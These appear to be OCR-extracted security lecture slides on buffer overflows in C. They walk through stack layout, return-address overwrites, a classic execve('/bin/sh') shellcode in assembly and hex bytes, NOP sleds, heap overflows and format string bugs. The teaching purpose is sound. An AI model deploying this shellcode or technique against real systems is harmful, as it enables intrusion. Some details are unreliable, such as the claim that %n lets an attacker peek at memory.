
A Closer Look at the Stack

Let us consider how the stack of this program would look:


```
void function(int a, int b, int c){
    char buffer1[5];
    char buffer2[10];
}

int main(){
    function(1,2,3);
}
```

Stack Frame


Higher Memory Addresses
Old stack
pushl $3
pushl $2
pushl $1
call function
Function Parameters
Return Address
function prolog
pushl %ebp
Saved Base Pointer
movl %esp, %ebp
subl $20, %esp
Allocates space for local variables
Local Variables
Growth of the stack
Lower Memory Addresses

Linear View of Stack/Frame



Software Molotov Cocktail

- **C and C++ are inherently unsafe**
  - No bounds checks on array and pointer references
  - Unsafe string APIs in the standard C library
    - strcpy()
    - strcat()
    - sprintf()
    - scanf()
    - gets()
- **Too many services and programs run as root**
  - Remember xterm on Digital Unix?
  - Buffer overflows provide the attacker with the credentials of the exploited process

Crashing the Stack - 1

Buffer overflows take advantage of the fact that bounds checking is not performed


```
void function(char *str){
    char buffer[16];
    strcpy(buffer, str);
}

int main(int argc, char* argv[]){
    …
    …
    function(argv[1]);
}
```

```
./a.out AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA ?
```

Crashing the Stack -2

When this program is run, it results in a segmentation violation



The return address is overwritten with 'AAAA' (0x41414141)
Function exits and goes to execute instruction at 0x41414141…..


Corrupting the Stack -1

Can we take advantage of a similar problem to execute code, instead of crashing?

```
void function(int a, int b, int
c){
    char buffer1[5];
    char buffer2[10];
    int *r;
    r = buffer1 + 12;
    (*r) += 8;
}

int main(){
    int x = 0;
    function(1,2,3);
    x = 1;
    printf("%d\n", x);
}
```

Corrupting the Stack -2





```
void function(int a, int b, int c){
    char buffer1[5];
    char buffer2[10];
    int *r;
    r = buffer1 + 12;
    (*r) += 8;
}
```

```
int main(){
    int x = 0;
    function(1,2,3);
    x = 1;
    printf("%d\n", x);
}
```

Corrupting the Stack -3

```
int main(){
    int x = 0;
    function(1,2,3);
    x = 1;
    printf("%d\n", x);}
```

```
void function(int a, int b,
              int c){
    char buffer1[5];
    char buffer2[10];
    int *r;
    r = buffer1 + 12;
    (*r) += 8;}
```




This causes it to skip the assignment of 1 to `x`, and prints out 0 for the value of `x`

Note: modern implementations have extra info in the stack between the local variables and `sfp`. This would slightly impact the value added to the address of `buffer1`.

What Have We Learned Thus Far?

- We have seen how we can overwrite the return address of our own program to crash it or skip a few instructions
- How can these principles be used by an attacker to hijack the execution of a program?

The Real Deal



- Cannot really type in this shell
- The shell has to be redirected to the remote machine
  - Use a socket connection back to attacker's machine or
  - use the DISPLAY environment variable

Spawning a Shell


First, we need to generate the attack code

```
jmp 0x1F
popl %esi
movl %esi, 0x8(%esi)
xorl %eax, %eax
movb %eax, 0x7(%esi)
movl %eax, 0xC(%esi)
movb $0xB, %al
movl %esi, %ebx
leal 0x8(%esi), %ecx
leal    0xC(%esi), %edx
int $0x80
xorl %ebx, %ebx
movl %ebx, %eax
inc %eax
int $0x80
call -0x24
.string "/bin/sh"
```

```
char shellcode[] =
"\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89"
"\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c"
"\xcd\x80\x31\xdb\x89\xd8\x40\xcd\x80\xe8\xdc\xff"
"\xff\xff/bin/sh";
```

You need to get the machine code that you intend to execute. Details in Aleph One - essentially use the compiler to generate machine code, reuse machine code in your exploit program


Get the Attack Code to Execute -1



Fill the buffer with the shell code, followed by the address of the beginning of the code.

The address must be exact or the program will crash. This is usually hard to do, since you don't know where the buffer will be in memory.

Get the Attack Code to Execute -2



You can increase your chances of success by padding the start of the buffer with NOP instructions (0x90).

As long as it hits one of the NOPs, it will just execute them until it hits the start of the real code.

Stack Smashing

- **Find a buffer that is allocated on stack and that is at a lower address than return address**
  - Can smashing a parameter to function allow us to exploit a buffer overflow?
- **Inject malicious code**
  - Typically spawns a shell
- **Overwrite return address on stack with the address of malicious code**
- **On return malicious code will be invoked instead of returning to calling function**
- **How do you determine what and how much data to overwrite the buffer with?**

Heap Smashing -1

```
void main(int argc, char **argv) { int i;
   char *str = (char *) malloc(sizeof(char)*4);
   char *super_user = (char *)malloc(sizeof(char)*9);
   strcpy(super_user, “liminjia");
   if (argc > 1) {
       strcpy(str, argv[1]);
   }
   else {
       strcpy(str, "xyz");
   }
}

./a.out xyz.............egg
```

Heap smashing -2

```
void main(int argc, char **argv) { int i;
   char *str = (char *) malloc(sizeof(char)*4);
   char *super_user = (char *)malloc(sizeof(char)*9);
   strcpy(super_user, "alice");
   if (argc > 1) {
       strcpy(str, argv[1]);
   }
   else {
       strcpy(str, "xyz");
   }
}

./a.out xyz.............egg
```

Overwrites the contents of `*super_user`!

Format String Vulnerabilities

- **`printf` format string vulnerabilities**
  - `printf("%s", str);  // Good`
  - `printf(str); // Bad`
    - `str` is interpreted by `printf` function as a format string
    - It is scanned for special format characters such as "`%d`".
    - As formats are encountered, a variable number of argument values are retrieved from stack
    - Allows the attacker to peek into program memory by printing out values stored on stack (*by using %n or %hhn*)
    - Allows an arbitrary value to be written into memory of running program using `snprintf`
- **`sprintf`** is susceptible to buffer overflow!

Other Attacks

- **Function pointers**
  - void (*foo)()
  - How would you devise an attack?
- **longjmp buffers**
  - Used with setjmp as checkpoint/rollback
  - Corrupted buffer jumps to arbitrary location
- **Manipulating environment variables**
  - getenv

Fun Example!

- **SSL Heartbleed is a good example to look at**
  - https://blog.malwarebytes.com/exploits-and-vulnerabilities/2019/09/everything-you-need-to-know-about-the-heartbleed-vulnerability/